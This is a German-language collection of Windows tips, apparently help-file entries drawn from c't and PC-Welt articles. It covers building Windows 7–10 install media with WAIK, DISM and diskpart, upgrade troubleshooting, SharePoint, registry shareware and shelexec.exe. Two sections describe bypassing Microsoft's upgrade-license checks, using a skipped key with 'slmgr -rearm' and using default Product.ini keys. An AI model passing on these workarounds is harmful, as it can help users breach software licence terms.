Einfacher lässt sich aus einer Win7-ISO-Datei ein USB-Stick mittels dem "Windows 7 USB/DVD Download-Tool" (http://www.microsoftstore.com/store/msusa/html/pbPage.Help_Win7_usbdvd_dwnTool{bmc earth16.bmp}) ein bootbarer Stick erzeugen. Anders als der Name des Tools vermuten lässt, muss eine ISO-Datei schon vorliegen. Nach der Installation findet man das Tool unter %LocalAppData%\Apps\Windows 7 USB DVD Download Tool\{bmc explorer.bmp}. Anleitung:

http://www.microsoftstore.com/store/msusa/html/pbPage.Help_Win7_usbdvd_dwnTool{bmc earth16.bmp}.

Am PC, auf dem mit dem so vorbereiteten Stick installiert werden soll, muss u.U. im BIOS das Booten vom Stick noch aktiviert werden. c't Heft 24/2010, Seite 171: Schwierigkeiten gibt's wenn man auf einem 32bit-System einen Stick für 64bit erstellen möchte (oder umgekehrt): Die richtige `bootsec.exe` findet sich entweder auf der Windows-Installations-DVD im Ordner `boot`. Oder die 32bit-Version alternativ auch in Unterordner `bin` des Tools EasyBCD. Beim "Windows 7 USB/DVD Download-Tool" soll man bei Erstellung eines 64bit-Sticks auf einem 32-bit-System eine 32(!?)-bit-`bootsec.exe` vor der Stickerstellung ins Tool-Verzeichnis legen. Wer Windows online bei Microsoft gekauft hat, kann sich die `bootsec.exe`-Datei auch bei Microsoft runterladen.

Tipps zur Windows-7-Installation von einem "Upgrade"-Datenträger gibt's in der c't Heft 24/2009, Seite 32:

- Nur Vista mit mindestens SP1 kann upgegraded werden. Nicht XP.
- Die Wortlänge (32 Bit bzw. 64 Bit) muss übereinstimmen.
- Die Sprache muss übereinstimmen. In der PC-Welt Heft 11/2009, Seite 111 wird allerdings beschrieben, wie mittels dem WAIK (z.B. von <http://www.pcwelt.de/7ai{bmc earth16.bmp}>) aus jeder beliebigen Sprachversions-DVD selbst die passende erstellt wird:

- Auf einem Laufwerk mit mindestens 5,1 GByte freiem Platz das Verzeichnis \7Work und darunter die Verzeichnisse DVD, ISO, LP, LPEXT und Mount anlegen.
- In das Verzeichnis DVD den Inhalt der Installations-DVD kopieren.
- Ins Verzeichnis LP das Sprachpaket (CAB-Datei) kopieren und geg. in LP.CAB umbenennen.
- Ins Verzeichnis 7Work die Datei pcw7LanguagePatcher.cmd (oder bei 64bit: pcw7LanguagePatcher-x64.cmd) kopieren (von http://www.pcwelt.de/downloads/bmc_earth16.bmp)
- Diese *.cmd-Datei mit einem Editor öffnen und die Zeile "set WORKLW=..." an das Laufwerk von /7Work anpassen. Falls das WAIK in einem Nicht-Standard-Ordner liegt, muss auch dieser Pfad korrigiert werden.
- Jetzt die *.cmd mit Admin-Rechten starten. Die Frage nach der Version beantworten, z.B. 3 für Home-Premium, 4 für Professional. Der Patch-Vorgang kann bis zu mehreren Stunden dauern!
- Die im Ordner ISO so erzeugte Datei kann jetzt auf eine DVD gebrannt werden. Z.B. mittels dem Programm ImgBurn.
- Aus dem laufenden Vista heraus das setup.exe von der so erzeugten DVD dann starten. Im ersten Dialog die alte = neue Sprache auswählen und dann "Upgrade".
- Nur Windows-7-Ultimate akzeptiert von Vista-Home-Basic bis Vista-Ultimate alles als Basis. Windows-7-Professional-Upgrade kann ausschließlich für Vista-Business verwendet werden. Windows-7-Home-Premium kann man für Vista-Home-Basic und für Vista-Home-Premium verwenden.
- Während der Installation von Windows-7 den Datenträger und Key der alten Version parat zu haben, reicht nicht. Die alte Version muss sich auf der Platte befinden! Angeblich weil viele User mit ihrem PC gar keinen Datenträger mit der alten Version erhalten haben, hat Microsoft dies so gemacht.

Da der Unterschied zwischen Vollversion und Upgrade-Version aber nur im Key liegt, hilft folgender Trick:

- Statt den Upgrade-Key einzugeben, die Key-Eingabe überspringen!

Ohne Key scheitert aber natürlich die Aktivierung. Daher ist noch folgendes notwendig:

- Nachdem HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Setup\OOBE_MediaBootInstall(bmc_edit.bmp) (DWORD) auf 0 gesetzt wurde,
- kann mit dem Kommando `slmgr -rearm` (kann einige Zeit dauern, bis die Re-Boot-Aufforderung kommt) ein neuer 30-Tage-Zeitraum für die Aktivierung gesetzt werden.
- In der Systemsteuerung unter System (auch z.B. via Win + Pause - Tastenkombination zu erreichen) kann jetzt unten der Produkt-Key eingegeben werden und damit das Windows-7 aktiviert werden.

Auch wie aus den drei Dateien, die die Käufer der Win-7-32bit-Studentenversion zum Download erhalten, z.B. mit ImgBurn eine DVD erstellt werden kann, ist in der c't Heft 24/2009, Seite 32 beschrieben:

- Unter Dateien/Ordner auf Disc schreiben als Boot-Image die Datei etfsboot.com aus dem Ordner expandedSetup\boot zuweisen.
- Emulationstyp = keine, Sektor-Anzahl = 8 auswählen.
- Unter Einschränkungen bei "Dateien ';1' Versionsnummer nicht hinzufügen" aktivieren.
- Unter Optionen als Dateisystem "ISO9669 + UDF" auswählen. Alternativ geht auch reines UDF.
- "Berücksichtigen von versteckten und Systemdateien" muss aktiviert sein.
- Im Register "Namen" kann der DVD der Name "Win7" verpasst werden.
- Die Dateien aus dem Ordner "ExpandedSetup" müssen mit diesen Einstellungen auf die DVD gebrannt werden. Sollte es zu einem Code-5-Fehler kommen (passiert bei manchen älteren Mainboards aus unbekanntem Grund), dann hilft folgendes:

- Das "Windows Automated Installation Kit" WAIK aus dem Internet laden. Dabei reicht für Win7 auch die 700 MB große Version von Vista, es ist nicht unbedingt die 1,6 GB große Win-7-Version erforderlich.
- Die ISO-Datei des WAIK brennen oder in einem Image-LW verwenden und das WAIK installieren.
- Im Startmenü ist danach das "Windows AIK" und die "PE-Tools"-Eingabeaufforderung verfügbar. In dieser Eingabeaufforderung (die mit Adminrechten gestartet werden muss), erstellt der Befehl `oscdimg -bC:\expandedSetup\boot\etfsboot.com -h -lWin7Pro -u2 C:\expandedSetup C:\Win7.iso` ein ISO-Image, das gebrannt und dann verwendet werden kann.
- Gemäß PC-Welt Heft 2/2010, Seite 21 kommt es beim InPlace-Upgrade gelegentlich zum Hänger bei 62% des Upgrades. Der zugehörige Fix vom MS gibt's hier http://support.microsoft.com/kb/975253/en-us/bmc_earth16.bmp.

Gemäß PC-Welt Heft 11/2009, Seite 17 gibt es aus einem Gemeinschaftsprojekt aus dem O&O (Disk-Imager 4) und Laplink (PC-Mover) als "Umzugshilfe für Windows 7" (http://www.oo-software.de/bmc_earth16.bmp) mit dem Anwendungen, Einstellungen und Daten von XP oder Vista auf Win 7 umgezogen werden können. Damit ist quasi auch ein Upgrade von z.B. 32bit-XP auf 64bit-Win-7 möglich.

Das MS-Tool "Easy Transfer" (Migwiz.exe, auf der Win7-DVD unter Support\migwiz) zieht zwar Kontakte, Maleinstellungen, Links und Favoriten um, jedoch nicht Applikationen, deren Registry-Informationen und Anwendungsdaten.

Im WAIK (Windows Automated Installer Kit) gibt es auch noch das "User State Migration Tool" USMT. Bei Verwendung wird das alte System nach c:\Windows.old verschoben, dann das neue Windows "clean" installiert und schließlich die früheren Programme (mittels Hardlinks) und ihre Registry-Einträge ins neue System übernommen. Das Tool pcwUpgradeWin vereinfacht den Umgang mit dem komplizierten USMT deutlich. (PC-Welt Heft 11/2009, Seite 20f).

Gemäß c't Heft 1/2010, Seite 159 erstellt das Win7-Setup, falls die Platte nicht gar zu klein ist, auch noch eine 100MByte-Partition. Neben dem Bootcode landet hier auch die Bitlocker-Software. Und auch Daten für die Schattenkopie bei einem Image-Backup werden hier zwischengespeichert.

Auch wenn die Windows-7-DVD beim Setup im Menü "Laufwerksoptionen - Erweitert" kein Verkleinern einer vorhandenen Partition und Anlegen einer neuen Partition für die Installation gibt, geht es doch ohne Fremd-Software (PC-Welt Heft 11/2009, Seite 21):

- Beim Booten zunächst statt "Installieren" die "Computerreparaturoptionen" auswählen und dort die "Eingabeaufforderung".
- Mittels der Kommandofolge
diskpart
list volume
lässt man sich die Kennzahlen der vorhandenen Partitionen (Volums) anzeigen um dann mittels
select volume <Kennzahl>
eins auszuwählen und schließlich mittels z.B.
shrink minimum=100000
diese um ca. (mindestens) 100000MByte (=100GB) zu verkleinern. Nach einem exit kann mittels setup via "Benutzerdefiniert" und "Nicht zugewiesener Speicherplatz" jetzt die Installation in den leeren Platz beginnen.

Gemäß c't Heft 13/2010, Seite 163 schiebt VMware den Windows-Installationen eine Datei zur unbeaufsichtigten Installation unter. Dies kann man vermeiden, indem man beim Erstellen der VM das "I will install the operation system later" auswählt.

Wie man die Windows-7-Installation mittels WAIK (Windows Automated Installation Kit) anpasst, wird in der c't Heft 25/2010, Seite 186ff beschrieben. Die Konfigurationsdatei kann sich dabei auf einem USB-Stick befinden, der vor dem Booten von der Installations-DVD angesteckt wird. WAIK steht als ISO-Image zum Download bereit. StartCD.exe bildet den Einstieg, nach der Wahl von "Windows-AIK-Setup" klickt man sich durch die Installation, die im Startmenü auch den "Windows System Image Manager" (WSIM) einträgt. Zur Ausführung des WSIM muss die Setup-DVD im Laufwerk liegen. Möchte man die Version (z.B. Starter) vorgeben, jedoch keine Lizenzschlüssel vorgeben, benötigt man den 30-Tage-Lizenzschlüssel. Dazu muss man zuvor mal eine manuelle Installation dieser Version ohne Lizenzschlüssel-Eingabe ausführen und den Lizenzschlüssel (z.B. mit dem Tool CWSysinfo) auslesen.

Wie man eine Windows-Installation übers Netzwerk mit PXE-Boot einrichtet, ist dort beschrieben.

Wenn z.B. die "Upgrade-Lizenz Win 7 Profesional" es nicht erlaubt, ein Win 7 Home Premium upzugraden, dann hilft gemäß c't Heft 7/2011, Seite 152 folgender Trick:

- Aus einer Win7-DVD im Ordner "Sources" aus der Datei "Product.ini" im Abschnitt [cmi] den Produktkey für die Zielvariante rausholen. Der Key "ProfessionalE" steht hier für die (nie erschienene) Variante ohne Internet-Explorer. Diese Keys werden verwendet, wenn man bei der Installation die Eingabe eines Produktkeys überspringt und sind nicht aktivierbar.
- Anytime-Upgrade ("Anytime" im Startmenü eingeben) mit diesem Key durchführen.
- Danach den Anytime-Upgrade mit dem richtigen Key durchführen.

Gemäß <http://windows-7-board.de/f45/win-7-anytime-upgrade-key-neu-eingeben-4855/{bmc earth16.bmp}> muss man u. U. (z.B. wenn man sich vertippt hat)

HKCU\Software\Microsoft\Windows\CurrentVersion\WindowsAnytimeUpgrade{bmc tree.bmp} (oder HKLM\Software\Microsoft\Windows\CurrentVersion\WindowsAnytimeUpgrade{bmc tree.bmp} ?) löschen.

Zumindest im April 2011 gab es gemäß c't Heft 9/2011, Seite 164 kein vollständiges WAIK für Windows 7 mit SP1, sondern nur eine 1,2 GB große Ergänzung zum alten 1,6GB großen WAIK mit aktualisiertem Windows-PE. Aus der alten WAIK-Installation den Ordner "PETools" (unter c:\Program Files\Windows AIK\Tools) löschen und den Inhalt des neuen WAIK-Supplement-ISO-Datei reinkopieren.

In PC-Welt Heft 5/2011, Seite 58ff wird beschrieben, wie man mittels "RT Seven Lite" eine individuelle Win7-Installations-DVD erstellt:

- Updates mit auf die DVD (via PCW-Patchloader)
- Die Installationssprache einstellt ("Change UI Language")
- Komponenten (Zubehörprogramme) entfernen.
- Voreinstellungen (z.B. Explorer) ändern
- Optionen für eine unbeaufsichtigte Installation voreinstellen
- Hintergrundbild, Designs, etc. einstellen
- Zusätzliche Treiber hinzufügen
- Zusätzliche Programme wie z.B. Firefox, Adobe-Reader etc. hinzufügen

Ob das Windows-Setup geg. wie gewünscht im UEFI-Modus gebootet hat und via GPT installiert wird, kann man gemäß c't Heft 15/2011, Seite 150 nach dem einrichten der Systempartition wie folgt prüfen: Vor dem "weiter" mittels Shift+F10 zur Eingabeaufforderung wechseln und hier mit

```
diskpart
```


list disk

schauen, ob in der Spalte GPT ein Sternchen ist.

In

<http://itproguru.com/expert/2012/07/windows-8-install-using-dual-boot-to-native-boot-to-vhd-boot2vhd-video-walk-through-of-installation/{bmc earth16.bmp}> wird in einem Video gezeigt, wie man Windows in eine VHD-Datei installiert:

- Installation von CD starten, Lizenz-Key eingeben und Lizenzbedingungen abnicken
- Benutzerdefinierte Installation auswählen. Wenn die Partitionierung angezeigt wird mit Shift + F10 ein Kommandofenster öffnen.
- Mit `dir c:` und `dir d:` etc. die aktuellen Laufwerksbuchstaben verifizieren. Geg. einen neuen Ordner für die VHD-Datei anlegen.
- `diskpart` starten und mittels z.B. `create vdisk file=d:\bootvhd\Win8x64.vhd type=expandable maximum=30000` eine VHD-Datei (mit hier max. 30000MB = 30GB) anlegen.
- Da die soeben erzeugte `vdisk` schon selektiert ist, reich ein `attach vdisk` um sie einzuhängen. Mit `exit` kann `diskpart` jetzt verlassen werden.
- Nach einem „Refresh“ sollte die VHD-Datei als zusätzliches Laufwerk angezeigt werden und es kann mit „Drive Options“, „New“ darin eine Partition erstellt werden. Der Hinweis „Windows kann auf dem Drive nicht installiert werden“ ist zu ignorieren. Mit „Next“ kann die Installation ganz normal fortgesetzt werden.

In der PC-Welt Heft 12/2015, Seite 24ff wird ein Tool vorgestellt, das (auch) für Win10 Setup-Medien mit integrierten Windows- und sonstigen Microsoft-Aktualisierungen erstellen kann. Das PCW-Welt-Tool bedient sich dabei des Tools NTLite (<https://www.ntlite.com/download/{bmc earth16.bmp}>) um die Installationsdateien zu verändern.

Eine List von eventuell auftretenden Win10-Upgrade-Problemen gibt es in PC-Welt Heft 10/2015 Seite 10:

- Wurde der Upgrade aus irgendwelchen Gründen abgebrochen so kann die folgende Befehlssequenz (mit Adminrechten) einen sauberen Neustart des Upgrades auslösen:

```
net stop wuauclt
net stop bits
rd /s /q %windir%\SoftwareDistribution\Download
net start wuauclt
net start bits
wuauclt.exe /updatenow
```
- 0x800F0922 deutet meist auf zu wenig Platz auf der normalerweise 350Mbyte großen versteckten Systemem-Partition zur Verfügung steht. Z.B. die bei Samsung SSDs beiliegende Migrationssoftware verkleinerte diese Partition manchmal auf 100MByte. Und dies ist für Win10 zu wenig.
- Unter `c:\$Windows.~BT\Sources\Panther` findet man hoffentlich eine Logdatei mit Hinweisen auf die aufgetretenen Probleme.
- Wird der Upgrade bei 18% oder bei 62% mit einer Fehlermeldung beendet, dann hilft hoffentlich folgendes:
 - Ausschalten, einige Minuten warten und neu starten. Windows sollte dann die Änderungen des missglückten Upgrades zurücksetzen und das alte System starten.
 - In einem Kommandofenster mit Adminrechten das Kommando `rundll32.exe pnpclean.dll RunDLL_PnpClean /DRIVERS /MAXCLEAN` ausführen. Beim `RunDLL_PnpClean` muss die Großkleinschreibung genau eingehalten werden. Danach kann das Upgrade erneut versucht werden.
- U.U. hat Win10 eine ganz neues Benutzerprofil angelegt anstatt das vorhandene zu übernehmen. In diesem Fall unter `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList` aus den Nutzereinträgen `S-1-5-21-...-1001, ...-1002` den zum Account passenden aussuchen und den Wert `ProfileImagePath` auf den Pfad des alten Profils ändern. Nach einem Neustart sollte dann das alte Profil wieder verfügbar sein.

Das c't-Notfall-Windows

(<http://www.heise.de/ct/ausgabe/2015-26-c-t-Notfall-Windows-zusammenbauen-3014373.html{bmc earth16.bmp}>)

kann gemäß <http://steebit.de/Blog/2015/windows-10-update-abgebrochen-failed-to-mount-wim-file{bmc earth16.bmp}> und

<http://www.heise.de/forum/c-t/Kommentare-zu-c-t-Artikeln/c-t-Notfall-Windows-2015/Bug-Wichtiger-Regkey-wird-verbogen-und-nicht-restauriert/posting-24776269/show/{bmc earth16.bmp}> auch eine Ursache für ein nicht funktionierendes Win10-Upgrade sein: `HKLM\SYSTEM\CurrentControlSet\Services\WIMMount.ImagePath{bmc edit.bmp}` muss `system32\drivers\wimmount.sys` lauten und darf nicht

`\\??\C:\notwin15\Projects\Tools\Win10PESE\X64\WimMount.sys` lauten.

Gemäß c't Heft 21/2015, Seite 133 gibt es bei Vista ... 10 beim Setup bei bestimmten Chipsätzen (P35 mit ICH9 und P45 mit ICH10) das Problem, dass das Setup für einige Minuten bis hin zu Stunden hängt, bevor es dann erfolgreich weitermacht. Gemäß dem Leserbrief in c't Heft 24/2015, Seite 154 hängt dies mit (nicht vorhandenen) Floppylaufwerken zusammen, die im BIOS aber nicht deaktiviert sind.

In c't Heft 23/2015, Seite 98 (<http://www.ct.de/y6db{bmc earth16.bmp}>) gibt es eine Anleitung, wie man ein Win7-Setup-Medium erstellt, so dass nach der Anwendung nicht mehr als 200 Updates in mehreren Reboot-Zyklen installiert werden müssen. Dazu sind einige unter dem Link verfügbare Tools notwendig.

- Erste Hürde ist die Beschaffung eines Win7-Installationsmediums mit integriertem SP1. Leider steht der Download den Besitzern von OEM-Lizenzen nicht offen.
- Mittels "WSUS Offline Update" die Win7-Updates herunterladen. Sie landen in dessen Programmverzeichnis unter `wsusoffline\client\w61-x64\glb` bzw. `w61-86`. Von dort z.B. in das Verzeichnis `d:\work\update` auf einer Festplatte mit mindestens 25GByte freiem Platz kopieren.
- In dem Verzeichnis nach `*2819745` (Windows Management Framework 4.0, es würde später zur Endlosschleife führen) und `*2533552` (ist mit SP1 schon erledigt) suchen und diese beiden Dateien löschen.
- Da DISM nur `*.cab` und `*.msu`-Dateien verarbeiten kann, der IE11 aber als `*.exe` vorliegt: Mit den beiden Befehlen `d:\work\update\IE11-Windows6.1-x64-en-us.exe -x:d:\work\IE1` und `d:\work\update\IE11-Windows6.1-x64-de-de.exe -x:d:\work\IE2` entpacken. In dem Verzeichnis IE1 und IE2 laden dabei unter anderem je eine Datei `IE_SUPPORT*.*`, die beide zu löschen sind.
- Vom Installationsmedium muss jetzt die Datei `Install.wim` nach `d:\work` kopiert werden. Falls es eine ISO-Datei ist, hilft z.B. 7-ZIP um die Datei rauszuholen. Falls bei den Dateieigenschaften der Schreibschutz aktiv ist, diesen entfernen.
- `Install.wim` enthält meist mehrere Images. Mittels `dism /get-wim-info /wimfile:d:\work\install.wim` lassen wir uns die Images mit ihrer Indexnummer anzeigen. Zum Bearbeiten muss das Image mit der passenden Imagenummer nun gemounted werden. Das Verzeichnis `d:\work\mount` anlegen und dann z.B.: `dism /mount-wim /wimfile:d:\work\install.wim /index:2 /mountdir:d:\work\mount`.
- Jetzt können wir Updates hinzufügen:
`dism /image:d:\work\mount /add-package:d:\work\update`
`dism /image:d:\work\mount /add-package:d:\work\ie1`
`dism /image:d:\work\mount /add-package:d:\work\ie2`
Der erste Befehl dauert recht lange. Hinweise, dass dies einige Packages nicht für dieses Abbild geeignet sind, einfach ignorieren bzw. überspringen.
- Mit `dism /unmount-wim /mount-dir:d:\work\mount /commit` die Aktion abschließen. Die gelegentlich auftretender Fehlermeldung `0xc1420117` kann ignoriert werden.
- Zum Aufräumen das Verzeichnis `d:\work\mount` löschen und den Befehl `dism /cleanup-mountpoints` anwenden.
- Mit der Freeware Rufus einen USB-Stick aus der ursprünglichen ISO-Datei erzeugen. Und dann auf dem Stick die Datei `Install.wim` durch die aus dem Verzeichnis `d:\work` ersetzen.

Eine Anleitung zur Erstellung eines Win8.1-Installationsmediums mit integrierten Updates gibt es in der c't Heft 23/2015, Seite 102ff (<http://www.ct.de/yare{bmc earth16.bmp}>). Benötigt wird ein PC, auf dem mindestens Win8.1 läuft:

- Das "Media Creation Toolkit" für Win 8.x (nicht das für Win10!) runterladen. Beim Ausführen einen USB-Stick (min. 8GByte) erstellen. In der Datei `Install.ESD` steckt im Gegensatz zu `Ü.WIM`-Dateien nur ein einziges Abbild und es wird ein stärker komprimierender Kompressionsalgorithmus verwendet.
- Mittels "WSUS Offline Update" die Win8.1-Updates herunterladen. Sie landen in dessen Programmverzeichnis unter `wsusoffline\client\w63-x64\glb` bzw. `w63-86`. Von dort z.B. in das Verzeichnis `d:\work\update` auf einer Festplatte mit mindestens 25GByte freiem Platz kopieren.
- Die Datei `Install.esd` nach `d:\work` kopieren, das Verzeichnis `d:\work\mount` anlegen und mit Admin-Rechten den Befehl `dism /apply-image /imagefile:d:\work\install.esd /index:1 /applydir:d:\work\mount` ausführen.
- Aus den heruntergeladenen Updates sind diejenigen, die schon im Image drin sind, auszusortieren. Unter dem c't-Link gibt es dafür eine Batch-Datei. Der Befehl `dism /image:d:\work\mount /get-packages` kann die drinsteckenden Updates auch auflisten, um sie manuell zu entfernen.
- Mit `dism /image:d:\work\mount /add-package:d:\work\update` werden die Updates jetzt hinzugefügt, was einige Zeit dauert. Die Fehlermeldung `0x800f081e` tritt auf, weil manche Updates auch in anderen (kumulativen) Updates enthalten sind und kann ignoriert werden.
- Mit `dism /capture-image /capture-dir:d:\work\mount /imagefile:d:\work\install.wim /name:Win81 /compress:maximum` erstellen wir daraus eine `Install.wim`, mit der wir auf dem Stick die `Install.esd` ersetzen. Die Möglichkeit von `dism`, eine `*.esd`-Datei zu erstellen, hat Microsoft aus dem Tool entfernt, aber dem Installationsprogramm ist es egal, ob da eine `Install.esd` oder `Install.wim` daherkommt.
- Zum Löschen von `d:\work\mount` muss man sich zunächst die Rechte beschaffen indem man den Besitz übernimmt.

Gemäß c't Heft 27/2015, Seite 147 enthalten neue Mainboards bei den USB-Anschlüssen keinen EHCI-Modus mehr, sondern nur noch den xHCI-Modus. Windows 7 erkennt in so einem Fall bei der Installation oft keine Maus und Tastatur! Lösungen:

- Mainboard-Treiber-CD/DVD ins integrierte optische LW (nicht über USB angeschlossen!) einlegen und von USB-Stick installieren. Dann holt sich Win7 bei der Installation die notwendigen Treiber.
- Von Mainboard-Herstellern gibt es Tools, die aus einer Win7-ISO-Datei ein USB-Boot-Medium mit den notwendigen Treibern erzeugt. (<http://www.ct.de/yb5u{bmc earth16.bmp}>)

Wird ein Windows-10 vom Installationsmedium im UEFI-Modus gebootet, dann kann es nicht im BIOS-Medium auf der Festplatte installiert werden, also nicht parallel zu einem eventuell schon vorhandenen System, welches den BIOS/MBR-Modus verwendet. Gemäß c't Heft 19/2016, Seite 161 kann man, indem man auf dem Bootmedium das Verzeichnis \efi und die Datei \bootmgr.efi umbenennt, dann erzwingt man damit das Booten des Mediums im BIOS-Modus, um anschließend Win10 auch im BIOS-Modus installieren zu können.

Siehe auch [Notfall-System](#), [Updates für Windows für Offline-PC auf CD/DVD](#).

#\$K SharePoint (Microsoft)

Als Ersatz für ein simples Dateisystem für die Datenablage z.B. einer Arbeitsgruppe soll das Microsofts Colaboration-Tool SharePoint dienen. Es ist ein Art Dokumentenmanagement-System und war zunächst eine Zugabe zu FrontPage. Aufgesetzt auf eine SQL{bmc shortcut.bmp}-2000-Datenbank und Microsofts Internet Information Server IIS laufen die kostenlosen Windows SharePoint Services WSS und der kostenpflichtige SharePoint Portal Server SPS.

Zentrales Element jeder TeamWebsite sind Listen mit frei definierbaren Spalten. Für die in der Datenbank abgelegten Dokumente lassen sich frei Eigenschaften definieren und auch eine Versionsverwaltung steht zur Verfügung. Für nicht in SharePoint integrierte Anwendungen ist ein Zugriff auch über Web-DAV, wenn nötig auch mit Laufwerksbuchstabe möglich. (c't Heft 3/2005, Seite 202ff, 14/2006, Seite 182ff, Softlink 0614182{bmc earth16.bmp})

Fürs Teamwork bietet MS neben dem "SharePoint Portal Server" SPS für größere Firmen auch das für Win2003-Server-Anwender auch "Windows SharePoint Services" WSS an, das nur bei Anwendung im ExtraNet (Internet), nicht jedoch im Intranet zusätzliche Lizenzgebühr kostet. Die fehlende Volltext-Suche im SPS lässt sich auf SQL-Server-Ebene ausmerzen.

Serverseitige Frontpage-Erweiterungen beißen sich mit SharePoint. Ansonsten lässt sich Frontpage ab der Version 2002 auch zum Editieren der SharePoint-Seiten und der Webparts verwenden. (c't 20/2006, Seite 110ff, Softlink 0620110{bmc earth16.bmp}).

Als kostenlose kleine Alternative zu SharePoint wird in der c't Heft 23/2007, Seite 37 (Softlink 0723037{bmc earth16.bmp}) das Tool O3Spaces der gleichnamigen Firma kurz vorgestellt.

Wie man die SharePoint-Services auf Vista statt wie vorgesehen auf einem Server installiert, ist in der c't Heft 24/2008, Seite 258ff (Softlink 0824258{bmc earth16.bmp}) beschrieben. Der notwendige IIS (Internet Information Server) liegt schon bei Vista Home Premium bei. Für den notwendigen SQL-Server empfiehlt sich die Installation des Sammelpakets (incl. einiger Werkzeuge) vom MS SQL-Server 2008 Express aus SQLEXPRT_x86_DE.exe (bzw. für 64bit: SQLEXPRT_x64_DE.exe).

Gemäß c't Heft 17/2014, Seite 154ff (<http://www.ct.de/1417154{bmc earth16.bmp}>) gibt es eine kostenlose Version von SharePoint 2013, die eigentlich für Entwickler gedacht ist. Sie lässt sich auf Windows Server 2008 R2 oder neuer, aber auch auf dem Windows-Home-Server 2011 installieren. Bei der "Eigenständigen" Installationsvariante dieser kostenlosen Version wird der SQL Server 2008 R2 Express gleich mitinstalliert. Dadurch ist man auf 10GByte Datenbankgröße begrenzt. Und dieser SQL-Server bremst eventuell auch dadurch, dass er max. 1GByte Arbeitsspeicher und nur einen Prozessorkern benutzt. Diese Begrenzungen entfallen, falls man einen lizenzierten SQL-Server hat. Die Verwendung als Dateiablage ist damit eingeschränkt, für Team-Kalender-Funktionen und Wiki's wird's meist so ausreichen. Steht wie beim Homeserver kein Active Directory zur Verfügung, wird der Verwaltungsaufwand (für jeden auf dem Server einen Account einrichten) die ansonsten unbegrenzte User-Anzahl begrenzen. Vielfach bricht der Konfigurationsassistent beim Erstellen der Beispieldaten mit einem Fehler, der inzwischen als "SDDL-Stringfehler" bekannt ist, ab. Dann hilft es, für den Ordner c:\Programme\Windows SharePoint Services\15.0\Data\Analytics_* übers Kontextmenü freizugeben ("Erweiterte Freigabe") und den Konfigurationsassistenten nochmal zu starten.

Viele Sharpoint-Funktionen sind in MS Office 2010 und 2013 integriert. Wie z.B. direkt in eine Dokumentlibrary zu speichern, unkomplizierten Check-Out und Check-In der Dokumente und außer bei Excel (gilt für 2010 & 2013) die Möglichkeit, dass mehrere Personen gleichzeitig an einem Dokument arbeiten (bei Visio 2010 noch nicht, erst 2013): Bei Word ist jeweils nur ein Absatz (mit kleiner Zeitverzögerung) für andere zum Editieren gesperrt. Im gegensatz zu z.B. Google-Docs sehen die Editoren aber die Änderungen nicht live gegenseitig, erst beim Speichern. Für formatierten Text im Blog ist MS Word 2013 als Editor notwendig.

SharePoint

\$ SharePoint (Microsoft)

K SharePoint;Microsoft-SharePoint;WSS (Windows Sharepoint Services);SPS (Sharepoint Portal Server)

#\$K **Shareware-Registry-Programme**

Hier gibt es natürlich sehr viel. Manche Tools aus älteren Quellen und sind vielleicht nicht mehr unter der angegeben Adresse verfügbar, dann hilft vielleicht eine Suche über eine Suchmaschine.

RegSnap (<http://webdon.com/vitas/regsnap/>{bmc earth16.bmp}) erstellt komprimierte Registry-Kopien und kann diese vergleichen.

RegRun II 2.5 (Win95 ... Win2000) (<http://www.greatis.com/regrun2.htm>{bmc earth16.bmp}) enthält ein Konglomerat an nützlichen Systemwerkzeugen, u.a. Überwachung der Registry.

Reg Vac 1.01 von Super Win Software (<http://www.superwin.com>{bmc earth16.bmp}) bietet gemäß PC-Welt 8/2001 einen großen Funktions-Umfang.

Tuning-Master von Astragon für Win95/98 wurde in der Zeitschrift c't Heft 26/2000 Seite 58 kurz vorgestellt als ähnlich zu Microsofts TweakUI, jedoch mit mehr Möglichkeiten: <http://www.astragon.de>{bmc earth16.bmp}.

RegCool 2.207 ist Netzwerkfähig und kann Registries vergleichen (PC-Welt Heft 3/2002, S.88) <http://www.zsoftware.de>{bmc earth16.bmp}.

Advanced Registry Tracer <http://www.elcomsoft.com/art.html>{bmc earth16.bmp} und Active Registry Monitor <http://www.ntutility.com/arm/>{bmc earth16.bmp} (beide je ca. 40US-\$) können Vorher-Nachher-Vergleiche machen.

Advanced Registry Doctor Pro 3.1a (25 US-\$) www.elcor.net{bmc earth16.bmp} PC-Welt Heft 6/2004, Seite 29.

Registry System Wizard www.winfaq.de{bmc earth16.bmp} (oder ist das Freeware?) PC-Welt Heft 12/2004, Seite 86.

Registry-Doctor 2 von <http://www.bhv.de>{bmc earth16.bmp} (ca. 18 €, PC-Welt Heft 11/2005, Seite 155).

juv16 Power Tools wird in der c't Heft 7/2006, Seite 72 vorgestellt. <http://www.macecraft.com>{bmc earth16.bmp}. Es enthält 16 Tools zur Windows-Optimierung. Fünf dieser Tools beziehen sich auf die Registry: Registry Manager, Registry Cleaner, Registry-Finder, Registry-Monitor (Snapshot-Compare), ...

Siehe auch [Freeware-Registry-Programme](#).

SharewareProg

\$ Shareware-Registry-Programme

K Shareware-Registry-Programme;Registry-Programme (Shareware)

#\$K **shelexec.exe**

In der Datei autorun.inf wird bei open=... eine Anwendung erwartet, kein Dokument. Mit Hilfe von start.exe
open=start index.htm

lassen sich aber auch Dokumente mittels des Standard-Tools gemäß Extension automatisch anzeigen. Dies
funktioniert leider nicht unter NT. Dort muss

open=shelexec index.htm

verwendet werden. shelexec.exe (17kByte groß) läuft auch unter Win9x und unter

<ftp://sunsite.doc.ic.ac.uk/Mirrors/ftp.microsoft.com/developr/TAPI/Nortel/bin/i386/{bmc earth16.bmp}> oder z.B. im
Verzeichnis CDLAUNCH der WinXP-SP1-CD.

ShelexecExe
\$ shelexec.exe
K shelexec.exe;autorun.inf open document

#\$K Shell-Alternativen

Die SHELL ist bei MS-Windows das Programm, das beim Windows-Start mit gestartet wird und dessen Ende auch zur Beendigung von Windows führt. Unter Win3.x war normalerweise der Programm-Manager [progman.exe{bmc shortcut.bmp}](#) die Shell, manche User haben aber auch auf den Filemanager [WinFile.exe{bmc shortcut.bmp}](#) (die es beide auch unter Win98 noch gibt!) umgestellt. Seit Win95 ist der [explorer.exe{bmc shortcut.bmp}](#) die Standard-Shell, auch wenn nach dem Win9x-Start noch gar kein Explorer-Fenster zu sehen ist. Die Taskleiste ist ein Child-Prozess des Explorers, der bei einem Explorer-Absturz mit beendet wird.

